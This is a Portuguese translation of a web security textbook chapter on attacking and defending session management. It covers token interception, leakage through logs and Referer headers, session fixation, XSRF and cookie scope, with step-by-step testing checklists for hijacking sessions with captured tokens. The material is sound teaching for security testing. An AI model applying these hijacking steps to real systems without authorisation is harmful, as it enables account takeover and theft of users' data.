


Figura 7-2: Captura de um token de sessão transmitido por HTTP

Alguns aplicativos usam HTTP para áreas pré-autenticadas do site, como a página inicial do site, mas mudam para HTTPS a partir da página de login. Entretanto, em muitos casos, o usuário recebe um token de sessão na primeira página visitada, e esse token não é modificado quando o usuário faz login. A sessão do usuário, que originalmente não é autenticada, é atualizada para uma sessão autenticada após o login. Nessa situação, um espião pode interceptar o token de um usuário antes do login, esperar que as comunicações do usuário mudem para HTTPS, indicando que o usuário está fazendo login, e tentar acessar uma página protegida (como My Account) usando esse token.

Mesmo que o aplicativo emita um novo token após o login bem-sucedido e use HTTPS a partir da página de login, o token da sessão autenticada do usuário ainda poderá ser divulgado se o usuário revisitar uma página de pré-autenticação (como Help ou About), seja seguindo links

na área autenticada, usando o botão Voltar ou digitando o URL diretamente.

Em uma variação do caso anterior, o aplicativo pode tentar mudar para HTTPS quando o usuário clicar no link Login; no entanto, ele ainda pode aceitar um login por HTTP se o usuário modificar o URL de acordo. Nessa situação, um invasor adequadamente posicionado pode modificar as páginas retornadas nas áreas pré-autenticadas do site para que o link Login aponte para uma página HTTP. Mesmo que o aplicativo emita um novo token de sessão após o login bem-sucedido, o invasor ainda poderá interceptar esse token se tiver feito o downgrade da conexão do usuário para HTTP.

Alguns aplicativos usam HTTP para todo o conteúdo estático dentro do aplicativo, como imagens, scripts, folhas de estilo e modelos de página. Esse comportamento geralmente é indicado por um alerta no navegador do usuário, conforme mostrado na Figura 7-3. Conforme descrito anteriormente, um invasor pode interceptar o token de sessão do usuário quando o navegador do usuário acessa um recurso por HTTP e usar esse token para acessar áreas protegidas e não estáticas do site por HTTPS.





Figura 7-3: Os navegadores apresentam um alerta de aviso quando uma página acessada por HTTPS contém itens acessados por HTTP.

Mesmo que um aplicativo use HTTPS em todas as páginas, inclusive nas áreas não autenticadas do site e no conteúdo estático, ainda pode haver circunstâncias em que os tokens dos usuários sejam transmitidos por HTTP. Se um invasor puder, de alguma forma, induzir um usuário a fazer uma solicitação por HTTP (seja para o serviço HTTP no mesmo servidor, se houver um em execução, ou para `http://server:443/`, caso contrário), o token poderá ser enviado. Os meios pelos quais o invasor pode tentar fazer isso incluem enviar ao usuário um URL em um e-mail ou mensagem instantânea, colocar links de carregamento automático em um site que o invasor controla ou usar anúncios de banner clicáveis. (Consulte o Capítulo 12 para obter mais detalhes sobre técnicas desse tipo para realizar ataques contra outros usuários).

ETAPAS DO HACK

- Percorra o aplicativo normalmente, desde o primeiro acesso (o URL "inicial"), passando pelo processo de login e, em seguida, por toda a funcionalidade do aplicativo. Mantenha um registro de cada URL visitado e anote cada instância em que um novo token de sessão é recebido. Preste atenção especial às funções de login e às transições entre as comunicações HTTP e HTTPS. Isso pode ser feito manualmente usando um sniffer de rede, como o Wireshark, ou parcialmente automatizado usando as funções de registro do seu proxy de interceptação:



- Se os cookies HTTP estiverem sendo usados como mecanismo de transmissão para tokens de sessão, verifique se o sinalizador `seguro` está definido, impedindo que eles sejam transmitidos por conexões não criptografadas.
- Determine se, no uso normal do aplicativo, os tokens de sessão são transmitidos por uma conexão não criptografada. Em caso afirmativo, eles devem ser considerados vulneráveis à interceptação.
- Quando a página inicial usar HTTP e o aplicativo mudar para HTTPS para as áreas de login e autenticação do site, verifique se um novo token é emitido após o login ou se um token transmitido durante o estágio HTTP ainda está sendo usado para rastrear a sessão autenticada do usuário. Verifique também se o aplicativo aceitará o login por HTTP se o URL de login for modificado de acordo.
- Mesmo que o aplicativo use HTTPS para cada página, verifique se o servidor também está escutando na porta 80, executando qualquer serviço ou conteúdo. Em caso afirmativo, visite qualquer URL HTTP diretamente de uma sessão autenticada e verifique se o token de sessão é transmitido.
- Nos casos em que um token para uma sessão autenticada é transmitido ao servidor por HTTP, verifique se esse token continua sendo válido ou se é imediatamente encerrado pelo servidor.

Divulgação de tokens em registros

Além da transmissão em texto claro de tokens de sessão em comunicações de rede, o local mais comum em que os tokens são simplesmente divulgados para visualização não autorizada é em registros de sistema de vários tipos. Embora seja uma ocorrência mais rara, as consequências desse tipo de divulgação geralmente são mais graves, pois esses registros podem ser visualizados por uma gama muito maior de possíveis atacantes, e não apenas por alguém que esteja adequadamente posicionado para espionar a rede.

Muitos aplicativos oferecem funcionalidade para que os administradores e outros funcionários de suporte monitorem e controlem aspectos do estado de tempo de execução do aplicativo, incluindo sessões de usuários. Por exemplo, um funcionário do helpdesk que esteja ajudando um usuário com problemas pode solicitar seu nome de usuário, localizar a sessão atual por meio de uma lista ou função de pesquisa e visualizar detalhes relevantes sobre a sessão. Ou um administrador pode consultar um registro de sessões recentes durante a investigação de uma violação de segurança. Geralmente, esse tipo de funcionalidade de monitoramento e controle divulga o token de sessão real associado a cada sessão. E, muitas vezes, a funcionalidade é mal protegida, permitindo que usuários não autorizados acessem a lista de tokens de sessão atuais e, assim, sequestram as sessões de todos os usuários do aplicativo.

A outra principal causa de tokens de sessão que aparecem nos registros do sistema é quando um aplicativo usa a string de consulta de URL como um mecanismo para transmitir tokens, em vez de usar cookies HTTP ou o corpo de solicitações POST. Por exemplo, pesquisar no Google por `inurl:jsessionid` identifica milhares de aplicativos que transmitem o token de sessão da plataforma Java (chamado `jsessionid`) dentro do URL:

```
http://www.webjunction.org/do/Navigation;jsessionid=F27ED2A6AAE4C6DA409A3044E79B8B48?category=327
```

Quando os aplicativos transmitem seus tokens de sessão dessa forma, é provável que seus tokens de sessão apareçam em vários registros do sistema aos quais partes não autorizadas podem ter acesso, por exemplo:

Registros do navegador dos usuários.

Registros do servidor da Web.

Registros de servidores proxy corporativos ou de ISP.

Registros de todos os proxies reversos empregados no ambiente de hospedagem do aplicativo.

Os registros Referer de todos os servidores que os usuários do aplicativo visitam seguindo links externos, como na Figura 7-4.

Algumas dessas vulnerabilidades surgirão mesmo que o HTTPS seja usado em todo o aplicativo.

O último caso descrito acima apresenta a um invasor um meio altamente eficaz de capturar tokens de sessão em alguns aplicativos. Por exemplo, se um aplicativo de correio da Web transmite tokens de sessão dentro do URL, um invasor pode enviar e-mails aos usuários do aplicativo contendo um link para um servidor da Web que ele controla. Se algum usuário acessar o link (por exemplo, porque clicou nele ou porque o navegador carregou as imagens contidas no e-mail formatado em HTML), o invasor receberá, em tempo real, o token de sessão do usuário. O invasor pode executar um script simples em seu servidor para sequestrar a sessão de cada token recebido e executar alguma ação mal-intencionada, como enviar e-mail de spam, coletar informações pessoais ou alterar senhas.

OBSERVAÇÃO As versões atuais do Internet Explorer não incluem um

cabeçalho Referer ao seguir links externos contidos em uma página que foi acessada por HTTPS. Nessa situação, o Firefox inclui o cabeçalho Referer, desde que o link externo também esteja sendo acessado por HTTPS, mesmo que pertença a um domínio diferente. Portanto, dados confidenciais colocados em URLs são vulneráveis a vazamentos em registros Referer, mesmo quando o SSL está sendo usado.




Figura 7-4: Quando os tokens de sessão aparecem nos URLs, eles serão transmitidos no cabeçalho Referer quando os usuários seguirem um link externo ou quando o navegador carregar um recurso externo.

ETAPAS DO HACK

- Identifique todas as funcionalidades do aplicativo e localize todas as funções de registro ou monitoramento em que os tokens de sessão possam ser visualizados. Verifique quem pode acessar essa funcionalidade - por exemplo, administradores, qualquer usuário autenticado ou qualquer usuário anônimo. Consulte o Capítulo 4 para obter técnicas de descoberta de conteúdo oculto que não esteja diretamente vinculado ao aplicativo principal.
- Identifique todas as instâncias do aplicativo em que os tokens de sessão são transmitidos no URL. Pode ser que os tokens sejam geralmente transmitidos de uma maneira mais segura, mas os desenvolvedores usaram o URL em casos específicos para contornar dificuldades específicas. Por exemplo, esse comportamento é frequentemente observado quando um aplicativo da Web faz interface com um sistema externo.
- Se os tokens de sessão estiverem sendo transmitidos em URLs, tente encontrar qualquer funcionalidade do aplicativo que permita injetar links externos arbitrários nas páginas visualizadas por outros usuários, por exemplo, funcionalidade que implemente um quadro de mensagens, feedback do site, perguntas e respostas e assim por diante. Se for o caso, envie os links para um servidor da Web que você controla e aguarde para ver se os tokens de sessão de algum usuário são recebidos em seus logs de referência.
- Se algum token de sessão for capturado, tente sequestrar as sessões do usuário usando o aplicativo normalmente, mas substituindo o seu próprio token por um token capturado. Alguns proxies de interceptação podem ser configurados com regras de substituição de conteúdo baseadas em regex para modificar automaticamente itens como cookies HTTP. Se um grande número de tokens for capturado e o sequestro de sessão permitir o acesso a dados confidenciais, como detalhes pessoais, informações de pagamento ou senhas de usuários, você poderá usar as técnicas automatizadas descritas no Capítulo 13 para coletar todos os dados desejados pertencentes a outros usuários do aplicativo.

Mapeamento vulnerável de tokens para sessões

Várias vulnerabilidades comuns nos mecanismos de gerenciamento de sessão surgem devido a pontos fracos na forma como o aplicativo mapeia a criação e o fornecimento de tokens de sessão para as próprias sessões de usuários individuais.

O ponto fraco mais simples é permitir que vários tokens válidos sejam atribuídos simultaneamente à mesma conta de usuário. Em praticamente todos os aplicativos, não há motivo legítimo para que um usuário tenha mais de uma sessão ativa em um determinado momento. Obviamente, é bastante frequente que um usuário abandone uma sessão ativa e inicie uma nova, por exemplo, porque fechou uma janela do navegador ou mudou de computador. Mas se um usuário parece estar usando duas sessões diferentes simultaneamente, isso geralmente indica que um

ocorreu um comprometimento da segurança: ou o usuário divulgou suas credenciais para outra parte ou um invasor obteve suas credenciais por algum outro meio. Em ambos os casos, a permissão de sessões simultâneas é indesejável porque permite que os usuários persistam em práticas indesejáveis sem inconvenientes e porque permite que um invasor use credenciais capturadas sem risco de detecção.

Um ponto fraco relacionado, mas distinto, é o fato de os aplicativos usarem tokens "estáticos". Eles se parecem com tokens de sessão e podem inicialmente parecer funcionar como eles, mas, na verdade, não são assim. Nesses aplicativos, cada usuário recebe um token, e esse mesmo token é reemittido para o usuário sempre que ele faz login. O aplicativo sempre aceita o token como válido, independentemente de o usuário ter feito login recentemente e ter recebido o token. Aplicativos como esse realmente envolvem um mal-entendido de todo o conceito do que é uma sessão e os benefícios que ela oferece para gerenciar e controlar o acesso ao aplicativo. Às vezes, os aplicativos operam dessa forma como um meio de implementar a funcionalidade "lembre-se de mim" mal projetada, e o token estático é armazenado em um cookie persistente (consulte o Capítulo 6). Às vezes, os próprios tokens são vulneráveis a ataques de predição, o que torna a vulnerabilidade muito mais grave porque, em vez de comprometer as sessões dos usuários conectados no momento, um ataque bem-sucedido comprometerá, para sempre, as contas de todos os usuários registrados.

Ocasionalmente, também são observados outros tipos de comportamentos estranhos nos aplicativos que demonstram um defeito fundamental na relação entre tokens e sessões. Um exemplo é quando um token significativo é construído com base em um nome de usuário e um componente aleatório. Por exemplo, considere o token:

```
dXNlcj1kYWY7cjE9MTMwOTQxODEyMTM0NTkwMTI=
```

para o qual o Base64 decodifica:

```
user=daf;r1=13094181213459012
```

Após uma análise extensa do componente `r1`, podemos concluir que isso não pode ser previsto com base em uma amostra de valores. No entanto, se a lógica de processamento de sessão do aplicativo estiver errada, pode ser que um invasor simplesmente precise enviar *qualquer* valor válido como `r1` e *qualquer* valor válido como `usuário`, para acessar uma sessão no contexto de segurança do usuário especificado. Essa é essencialmente uma vulnerabilidade de controle de acesso, pois as decisões sobre o acesso estão sendo tomadas com base nos dados fornecidos pelo usuário fora da sessão (consulte o Capítulo 8). Isso ocorre porque o aplicativo usa efetivamente tokens de sessão para indicar que o solicitante estabeleceu *algum* tipo de sessão válida com o aplicativo; no entanto, o contexto do usuário no qual essa sessão é processada não é uma propriedade integral da própria sessão, mas é determinado por solicitação por meio de outros meios. Nesse caso, esse meio pode ser controlado diretamente pelo solicitante.

ETAPAS DO HACK

- Faça login no aplicativo duas vezes usando a mesma conta de usuário, a partir de processos de navegador diferentes ou de computadores diferentes. Determine se as duas sessões permanecem ativas ao mesmo tempo. Em caso afirmativo, o aplicativo é compatível com sessões simultâneas, o que permite que um invasor que tenha comprado as credenciais de outro usuário faça uso delas sem risco de detecção.
- Faça login e logout várias vezes usando a mesma conta de usuário, a partir de diferentes processos do navegador ou de diferentes computadores. Determine se um novo token de sessão é emitido a cada vez ou se o mesmo token é emitido a cada vez que você faz login. Se esse último caso ocorrer, então o aplicativo não está realmente empregando sessões adequadas.
- Se os tokens parecerem conter alguma estrutura e significado, tente separar os componentes que podem identificar o usuário daqueles que parecem ser inescrutáveis. Tente modificar os componentes do token relacionados ao usuário para que eles se refiram a outros usuários conhecidos do aplicativo e verifique se o token resultante (a) é aceito pelo aplicativo e (b) permite que você se disfarce como esse usuário.

Encerramento de sessão vulnerável

O encerramento adequado das sessões é importante por dois motivos. Primeiro, manter o tempo de vida de uma sessão tão curto quanto necessário reduz a janela de oportunidade em que um invasor pode capturar, adivinhar ou usar indevidamente um token de sessão válido. Em segundo lugar, ela fornece aos usuários um meio de invalidar uma sessão existente quando não precisarem mais dela, permitindo que reduzam ainda mais esse ganho e assumam alguma responsabilidade pela segurança de sua sessão em um ambiente de computação compartilhado. Os principais pontos fracos das funções de encerramento de sessão envolvem falhas no cumprimento desses dois objetivos principais.

Alguns aplicativos não impõem a expiração efetiva da sessão. Uma vez criada, uma sessão pode permanecer válida por muitos dias após o recebimento da última solicitação, antes de ser eventualmente limpa pelo servidor. Se os tokens forem vulneráveis a algum tipo de falha de sequenciamento que seja particularmente difícil de explorar (por exemplo, 100.000 tentativas para cada token válido identificado), um invasor ainda poderá capturar os tokens de todos os usuários que acessaram o aplicativo no passado recente.

Alguns aplicativos não oferecem a funcionalidade de logout eficaz:

Em alguns casos, uma função de logout simplesmente não é implementada.

Os usuários não têm como fazer com que o aplicativo invalide sua sessão.

Em alguns casos, a função de logout não faz com que o servidor invalide a sessão. O servidor remove o token do navegador do usuário (por exemplo, emitindo uma instrução Set-Cookie para apagar o

token). No entanto, se o usuário continuar a enviar o token, ele ainda será aceito pelo servidor.

Nos piores casos, quando um usuário clica em Logout, esse fato não é comunicado ao servidor e, portanto, o servidor não executa nenhuma ação. Em vez disso, é executado um script no lado do cliente que apaga o cookie do usuário, o que significa que as solicitações subsequentes retornam o usuário à página de login. Um invasor que obtiver acesso a esse cookie poderá usar a sessão como se o usuário nunca tivesse feito logout.

ETAPAS DO HACK

- Não caia na armadilha de examinar as ações que o aplicativo executa no token do lado do cliente (como a invalidação do cookie por meio de uma nova instrução Set-Cookie, script do lado do cliente ou um atributo de tempo de expiração). Em termos de encerramento da sessão, nada depende muito do que acontece com o token no navegador do cliente. Em vez disso, investigue se a expiração da sessão está implementada no lado do servidor:
 - Faça login no aplicativo para obter um token de sessão válido.
 - Aguarde um período sem usar esse token e, em seguida, envie uma solicitação para uma página protegida (por exemplo, "meus detalhes") usando o token.
 - Se a página for exibida normalmente, então o token ainda está ativo.
 - Use tentativa e erro para determinar a duração do tempo limite de expiração de qualquer sessão ou se um token ainda pode ser usado dias após a última solicitação que o utilizou. O Burp Intruder pode ser configurado para incrementar o intervalo de tempo entre solicitações sucessivas, para automatizar essa tarefa.
- Determine se existe uma função de logout e se ela está disponível de forma destacada para os usuários. Caso contrário, os usuários ficam mais vulneráveis porque não têm como fazer com que o aplicativo invalide sua sessão.
- Quando uma função de logout for fornecida, teste sua eficácia. Após fazer o logout, tente reutilizar o token antigo e determine se ele ainda é válido. Se for o caso, os usuários continuarão vulneráveis a alguns ataques de sequestro de sessão mesmo depois de terem feito o "logout".

Exposição do cliente ao sequestro de token

Há várias maneiras pelas quais um invasor pode atingir outros usuários do aplicativo na tentativa de capturar ou usar indevidamente o token de sessão da vítima:

Uma carga útil óbvia para ataques de script entre sites é consultar os cookies do usuário para obter seu token de sessão, que pode ser transmitido para um servidor arbitrário controlado pelo invasor. Todas as várias permutações desse ataque são descritas em detalhes no Capítulo 12.

Vários outros ataques contra usuários podem ser usados para sequestrar a sessão do usuário de diferentes maneiras. Isso inclui vulnerabilidades de fixação de sessão, em que um invasor fornece um token de sessão conhecido a um usuário, espera que ele faça login e, em seguida, sequestra sua sessão; bem como ataques de falsificação de solicitação entre sites, em que um invasor faz uma solicitação criada para um aplicativo de um site que ele controla e explora o fato de que o navegador do usuário envia automaticamente o cookie atual com essa solicitação. Esses ataques também são descritos no Capítulo 12.

ETAPAS DO HACK

- Identifique quaisquer vulnerabilidades de script entre sites no aplicativo e determine se elas podem ser exploradas para capturar os tokens de sessão de outros usuários (consulte o Capítulo 12).
- Se o aplicativo emitir tokens de sessão para usuários não autenticados, obtenha um token e faça um login. Se o aplicativo não emitir um novo token após um login bem-sucedido, ele estará vulnerável à fixação de sessão.
- Mesmo que o aplicativo não emita tokens de sessão para usuários não autenticados, obtenha um token fazendo login e, em seguida, retorne à página de login. Se o aplicativo estiver disposto a retornar essa página mesmo que você já esteja autenticado, envie outro login como um usuário diferente usando o mesmo token. Se o aplicativo não emitir um novo token após o segundo login, ele estará vulnerável à fixação de sessão.
- Identifique o formato dos tokens de sessão usados pelo aplicativo. Modifique seu token para um valor inventado que seja formado de forma válida e tente fazer login. Se o aplicativo permitir que você crie uma sessão autenticada usando um token inventado, ele estará vulnerável à fixação de sessão.
- Se o aplicativo não for compatível com login, mas processar informações confidenciais do usuário (como detalhes pessoais e de pagamento) e permitir que elas sejam exibidas após o envio (por exemplo, em uma página "verificar meu pedido"), execute os três testes anteriores em relação às páginas que exibem dados confidenciais. Se um token definido durante o uso anônimo do aplicativo puder ser usado posteriormente para recuperar informações confidenciais do usuário, o aplicativo estará vulnerável à fixação de sessão.
- Se o aplicativo usar cookies HTTP para transmitir tokens de sessão, ele poderá estar vulnerável à falsificação de solicitações entre sites (XSRF). Primeiro, faça login no aplicativo. Em seguida, confirme que uma solicitação feita ao aplicativo, mas originada de uma página de um aplicativo diferente, resulta no envio do token do usuário. (Esse envio precisará ser feito de uma janela do mesmo processo de navegador que foi usado para fazer login no aplicativo de destino). Tentativa de identificar qualquer função sensível do aplicativo, cujos parâmetros podem ser determinados antecipadamente por um invasor, e explorar isso para realizar ações não autorizadas no contexto de segurança de um usuário-alvo. Consulte o Capítulo 12 para obter mais detalhes sobre como executar ataques XSRF.

Escopo de cookies liberais

O resumo simples e comum de como os cookies funcionam é que o servidor emite um cookie usando o cabeçalho de resposta HTTP `Set-cookie`, e o navegador reenvia esse cookie em solicitações subsequentes ao mesmo servidor usando o cabeçalho `Cookie`. Na verdade, as coisas são bem mais sutis do que isso.

O mecanismo de cookie permite que um servidor especifique o domínio e o caminho do URL para o qual cada cookie será reenviado. Para fazer isso, ele usa os atributos de domínio e caminho que podem ser incluídos na instrução `Set-cookie`.

Restrições de domínio de cookies

Quando o aplicativo que reside em `foo.wahh-app.com` define um cookie, o navegador, por padrão, reenviará o cookie em todas as solicitações subsequentes para `foo.wahh-app.com` e também para quaisquer subdomínios, como `admin.foo.wahh-app.com`. Ele não enviará o cookie a nenhum outro domínio, incluindo o domínio principal `wahh-app.com` e quaisquer outros subdomínios do principal, como `bar.wahh-app.com`.

Um servidor pode substituir esse comportamento padrão incluindo um atributo de domínio na instrução `Set-cookie`. Por exemplo, suponha que o aplicativo em `foo.wahh-app.com` retorne o seguinte cabeçalho HTTP:

```
Set-cookie: sessionId=19284710; domain=wahh-app.com;
```

Em seguida, o navegador reenviará esse cookie a todos os subdomínios de `wahh-app.com`, inclusive `bar.wahh-app.com`.

OBSERVAÇÃO Um servidor não pode especificar qualquer domínio usando esse atributo. Em primeiro lugar, o domínio especificado deve ser o mesmo domínio em que o aplicativo está sendo executado ou um domínio que seja seu pai (imediatamente ou em alguma remoção).
Em segundo lugar, o domínio especificado não pode ser um domínio de nível superior, como `.com` ou `.co.uk`, pois isso permitiria que um servidor mal-intencionado definisse cookies arbitrários em qualquer outro domínio. Se o servidor violar uma dessas regras, o navegador simplesmente ignorará a instrução `Set-cookie`.

Se um aplicativo definir o escopo de domínio de um cookie como indevidamente liberal, isso poderá expor o aplicativo a várias vulnerabilidades de segurança.

Por exemplo, considere um aplicativo de blog que permite que os usuários se registrem, façam login, escrevam publicações em blogs e leiam os blogs de outras pessoas. O aplicativo principal está localizado no domínio `wahh-blogs.com` e, quando os usuários fazem login no aplicativo, recebem um token de sessão em um cookie com escopo para esse domínio. Cada usuário pode criar blogs que são acessados por meio de um novo subdomínio que é pré-fixado pelo seu nome de usuário, por exemplo:

Como os cookies são reenviados automaticamente para todos os subdomínios dentro de seu escopo, quando um usuário conectado navega nos blogs de outros usuários, seu token de sessão será enviado com suas solicitações. Se os autores de blogs tiverem permissão para colocar JavaScript arbitrário em seus próprios blogs (como geralmente acontece em aplicativos de blogs reais), um blogueiro mal-intencionado poderá roubar os tokens de sessão de outros usuários da mesma forma que é feito em um ataque de script entre sites armazenados (consulte o Capítulo 12).

O problema surge porque os blogs de autoria do usuário são criados como subdomínios do aplicativo principal que lida com a autenticação e o gerenciamento de sessões. Não há recurso nos cookies HTTP para que o aplicativo impeça que os cookies emitidos pelo domínio principal sejam reenviados aos seus subdomínios.

A solução é usar um nome de domínio diferente para o aplicativo principal (por exemplo, www.wahh-blogs.com) e escopo do domínio de seus cookies de token de sessão para esse nome totalmente qualificado. Assim, o cookie de sessão não será enviado quando um usuário conectado navegar pelos blogs de outros usuários.

Uma versão diferente dessa vulnerabilidade surge quando um aplicativo define explicitamente o escopo do domínio de seus cookies para um domínio pai. Por exemplo, suponha que um aplicativo crítico para a segurança esteja localizado no domínio sensitiveapp

.wahh-organization.com. Quando define cookies, ele liberaliza explicitamente o escopo do domínio, como segue:

```
Set-cookie: sessionId=12df098ad809a5219; domain=wahh-organization.com
```

A consequência disso é que os cookies de token de sessão do aplicativo confidencial serão enviados quando um usuário visitar *todos os* subdomínios usados pelo wahh-organization.com, inclusive:

```
www.wahh-organization.com  
testapp.wahh-organization.com
```

Embora esses outros aplicativos possam pertencer à mesma organização que o aplicativo confidencial, é indesejável que os cookies do aplicativo confidencial sejam enviados a outros aplicativos, por vários motivos:

O pessoal responsável pelos outros aplicativos pode ter um nível de confiança diferente do pessoal responsável pelo aplicativo sensível.

Os outros aplicativos podem conter funcionalidades que permitam a terceiros obter o valor dos cookies enviados ao aplicativo, como no exemplo de blog anterior.

Os outros aplicativos podem não ter sido submetidos aos mesmos padrões ou testes de segurança que o aplicativo confidencial (por exemplo, por serem menos importantes, não manipularem dados confidenciais ou terem sido criados apenas para fins de teste). Muitos tipos de vulnerabilidade que podem existir nesses aplicativos (por exemplo, vulnerabilidades de scripts entre sites) podem

não são relevantes para a postura de segurança desses aplicativos, mas poderiam permitir que um invasor externo aproveitasse um aplicativo inseguro para capturar tokens de sessão criados pelo aplicativo sensível.

Restrições de caminho de cookies

Quando o aplicativo que reside em `/apps/secure/foo-app/index.jsp` define um cookie, o navegador, por padrão, reenviará o cookie em todas as solicitações subsequentes para o caminho `/apps/secure/foo-app/` e também para quaisquer subdiretórios. Ele não enviará o cookie para o diretório pai ou para qualquer outro caminho de diretório existente no servidor.

Assim como ocorre com as restrições baseadas em domínio no escopo do cookie, um servidor pode substituir esse comportamento padrão incluindo um atributo de caminho na instrução `Set-cookie`. Por exemplo, se o aplicativo retornar o seguinte cabeçalho HTTP:

```
Set-cookie: sessionId=187ab023e09c00a881a; path=/apps/;
```

O navegador reenviará esse cookie a todos os subdiretórios do diretório `/apps/caminho`.

OBSERVAÇÃO Se o aplicativo especificar um atributo de caminho que não contenha uma barra final, o navegador não o interpretará como representação de um diretório real. Em vez disso, ele enviará o cookie para qualquer caminho que corresponda ao padrão especificado. Por exemplo, se o aplicativo especificar um escopo de caminho de `/apps`, o navegador enviará seus cookies para os caminhos `/apps-test/` e `/apps-old/` e todos os seus subdiretórios, além do caminho `/apps/`. Esse comportamento provavelmente não é o que o desenvolvedor pretendia.

É surpreendentemente comum encontrar aplicativos que liberalizam explicitamente o escopo do caminho de seus cookies para a raiz do servidor Web (`/`). Nessa situação, os cookies do aplicativo serão enviados a todos os aplicativos acessíveis pelo mesmo nome de domínio. Por exemplo:

```
/apps/secure/bar-app/  
/apps/test/  
/blogs/users/solero/
```

Liberalizar o escopo do caminho de um cookie pode deixar um aplicativo vulnerável da mesma forma que quando um aplicativo define o escopo do domínio de um cookie como seu domínio par. Se um aplicativo crítico para a segurança definir um cookie com seu escopo de caminho definido para a raiz do servidor da Web e um aplicativo menos seguro residir em algum outro caminho, os cookies emitidos pelo primeiro aplicativo serão enviados ao segundo. Isso permitirá que um invasor aproveite qualquer ponto fraco do aplicativo menos seguro como um meio de atacar sessões no alvo mais seguro.

OBSERVAÇÃO Em determinadas circunstâncias, pode ser possível contornar as restrições de caminho de cookies, permitindo que um site mal-intencionado residente em um caminho acesse os cookies pertencentes a um aplicativo em um caminho diferente. Portanto, o atributo path não deve ser considerado totalmente confiável. Consulte o seguinte artigo de Amit Klein para obter mais detalhes: www.webappsec.org/lists/websecurity/archive/2006-03/msg00000.html

ETAPAS DO HACK

Analise todos os cookies emitidos pelo aplicativo e verifique se há algum domínio ou atributos de caminho usados para controlar o escopo dos cookies.

- Se um aplicativo liberalizar explicitamente o escopo de seus cookies para um domínio pai ou diretório pai, ele poderá ficar vulnerável a ataques por meio de outros aplicativos da Web.
- Se um aplicativo definir o escopo de domínio de seus cookies como seu próprio nome de domínio (ou não especificar um atributo de domínio), ele ainda poderá ser exposto a aplicativos ou funcionalidades acessíveis por meio de subdomínios.
- Se um aplicativo especificar o escopo do caminho de seus cookies sem usar uma barra final, ele poderá ser exposto a outros aplicativos que residam em caminhos que contenham um prefixo que corresponda ao escopo especificado.

Identifique todos os possíveis nomes de domínio e caminhos que receberão os cookies emitidos pelo aplicativo. Determine se algum outro aplicativo ou funcionalidade da Web pode ser acessado por meio desses nomes de domínio ou caminhos que você pode aproveitar para obter os cookies emitidos para os usuários do aplicativo de destino.

Proteção do gerenciamento de sessões

As medidas defensivas que os aplicativos da Web devem adotar para evitar ataques aos seus mecanismos de gerenciamento de sessões correspondem às duas grandes categorias de vulnerabilidade que afetam esses mecanismos. Para executar o gerenciamento de sessões de forma segura, um aplicativo deve gerar seus tokens de forma robusta e deve proteger esses tokens durante todo o ciclo de vida, desde a criação até o descarte.

Gerar tokens fortes

Os tokens usados para reidentificar um usuário entre solicitações sucessivas devem ser gerados de forma que não ofereçam nenhum escopo para um invasor que

obtém uma grande amostra de tokens do aplicativo da maneira usual para pré-ditar ou extrapolar os tokens emitidos para outros usuários.

Os mecanismos de geração de tokens mais eficazes são aqueles que:

- (a) usam um conjunto extremamente grande de valores possíveis, e
- (b) contêm uma forte fonte de pseudo-aleatoriedade, garantindo uma distribuição uniforme e imprevisível de tokens no intervalo de valores possíveis.

Em princípio, qualquer item de comprimento e complexidade arbitrários pode ser adivinhado usando força bruta, com tempo e recursos suficientes. O objetivo de projetar um mecanismo para gerar tokens fortes é que seja extremamente improvável que um determinado invasor com grande quantidade de largura de banda e recursos de processamento consiga adivinhar um único token válido dentro do período de sua validade.

